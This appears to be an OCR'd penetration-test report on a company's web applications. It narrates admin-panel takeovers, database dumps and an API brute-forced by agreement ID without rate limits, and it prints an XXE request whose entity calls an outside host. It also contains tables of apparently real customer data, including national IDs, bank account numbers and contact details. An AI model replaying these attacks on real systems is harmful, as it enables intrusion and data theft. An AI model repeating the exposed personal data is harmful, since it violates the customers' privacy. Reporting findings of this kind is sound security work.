This led to complete database access on the hosting server leading to sensitive customer information, credit card users, job appliers and internal employees

```
[
  [
    "36",
    "
    "
    "1",
    "                                    m",
    "
    "1979-06-28",
    "13035",
    "3",
    "6",
    "",
    "2020-06-18 02:04:15"
  ],
  [
    "35",
    "
    "
    "1",
    "ime993@gmail.com",
    "0555616681",
    "1978-08-17",
    "14700",
    "3",
    "6",
    "",
    "2020-06-18 00:01:11"
  ],
```


```
[
  [
    "cc_id"
  ],
  [
    "cc_name"
  ],
  [
    "cc_nid"
  ],
  [
    "cc_nationality_id"
  ],
  [
    "cc_email"
  ],
  [
    "cc_mobile_number"
  ],
  [
    "cc_date_of_birth"
  ],
  [
    "cc_income"
  ],
  [
    "cc_sector_id"
  ],
  [
    "cc_status_id"
  ],
  [
    "cc_note"
  ],
  [
    "cc_submitdate"
  ]
```

```
[
  [
    "1",
    "ihab",
    "ihab",

    "1",
    "Ihab AbuHilal"
  ],
  [
    "2",
    "view",

    "                                    om",
    "1",
    "2",
    "View user"
  ],
  [
    "3",
    "admin",

    "                                    .com",
    "1",
    "1",

  ]
]
```


Attack Narrative – Web Application Attack Surface

[Main website CMS admin]

Used the credentials to gain complete access to ABC.com webcontent admin panel




Used the credentials to gain complete access to ABC.com careers admin panel




Attack Narrative – Web Application Attack Surface

Used the credentials to gain complete access to ABC.com Credit Card Applications' admin panel




Used the shell access to gain credentials to database password of demo.ABC.com




Attack Narrative – Web Application Attack Surface

API endpoint (enumerated from IT emails shown later) publicly listed




API endpoint Get Application Item discovered. Requires an Agreement ID parameter




Attack Narrative – Web Application Attack Surface

AgreementID extracted from employee emails (compromise shown later) leading to super sensitive PII and Financial information of Customers



Attack Narrative – Web Application Attack Surface

Any user's critical information retrieval possible just with their agreementID. Data including Name, Mobile number, address, Bank Name, IBAN number, National ID among other sensitive financial information




Attack Narrative – Web Application Attack Surface

Absence of ratelimiting on API leading to Customer information dump at mass via bruteforcing the AgreementID using automated scripts. PoC showing sample **data of customers dumped** containing critical PII

_ADDRESS>	_AGREEMENTID>	_BANK>	_IBAN>	_NAME>	_DATE>	_DUE_DATE>	_MOBILE_NO>	_NATIONAL_ID>	_EMI_amt>	_nationality>	_amount>
	896128		00025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	1757	1086772322	482		15000
1441	896344		00025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	9298	1012303382	1553		35000
	896634		00025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	0030	1084134970	888		20000
	896950		00108050492120015		2020-06-29T00:00:00	2020-07-25T00:00:00	4000	1010901039	1932		65000
	896014		00025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	2893	1079676688	906		15000
	896013		00025150248000104		2020-06-28T00:00:00	2020-07-27T00:00:00	1245	1106977497	482		15000
	896955		00108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	4931	1043966207	1486		50000
1441	896022		EC039899390009302		2020-06-28T00:00:00	2020-09-27T00:00:00	6102	1048708661	804		25000
	896263		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	7540	1072562620	644		20000
	896503		00025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2214	1049125741	482		15000
	896124		00025150248000104		2020-06-28T00:00:00	2020-08-28T00:00:00	1662	1075054773	804		25000
	896467		00108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	0211	1021890106	1486		50000
	896539		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	3228	1117423820	320		10000
	896112		00025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	0462	1104372683	644		20000
	896408		00025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	5680	1047979438	320		10000
	896620		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	9300	1071317679	888		20000
	896313		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2827	1065120220	2405		60000
	896479		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	0996	1042098176	1784		60000
	896011		00108050492120015		2020-06-28T00:00:00	2020-07-27T00:00:00	5632	1033197029	1634		55000
	896919		00025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	6260	1005423577	1337		45000
	896778		00025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	9325	1105838740	1027		10000
	896907		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	2878	1073247601	804		25000
	896212		00025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	8956	1083622421	644		20000
	896324		00025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2957	1063441040	320		10000
	896574		00108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	1934	1034141802	1932		65000
	896001		00204608010400608		2020-06-28T00:00:00	2020-07-25T00:00:00	0071	1035736758	644		20000

Attack Narrative – Web Application Attack Surface


B2BWebAPI (request found on email compromised – shown later) vulnerable to XXE exploitation



```
POST /R:          bAPI/api/AccountDetail/ReturnAccountDetails HTTP/1.1
Host: a           :.com
User-Ag           .la/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 510

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
  <!DOCTYPE aa[<!ELEMENT bb ANY><!ENTITY xxe SYSTEM "http://j0kcv7ji3bng650u3h8z
  <Message>
    <Header>
      <Sender>
        &xxe;
      </Sender>
      <Receiver>
      </Receiver>
      <MessageType>
      </MessageType>
      <TimeStamp>
      </TimeStamp>
    </Header>
    <Body>
      <Description>
      </Description>
      <AccountNo>
      </AccountNo>
      <Amount>
      </Amount>
      <CustomerRefNo>
      </CustomerRefNo>
      <TransType>
      </TransType>
    </Body>
  </Message>
```

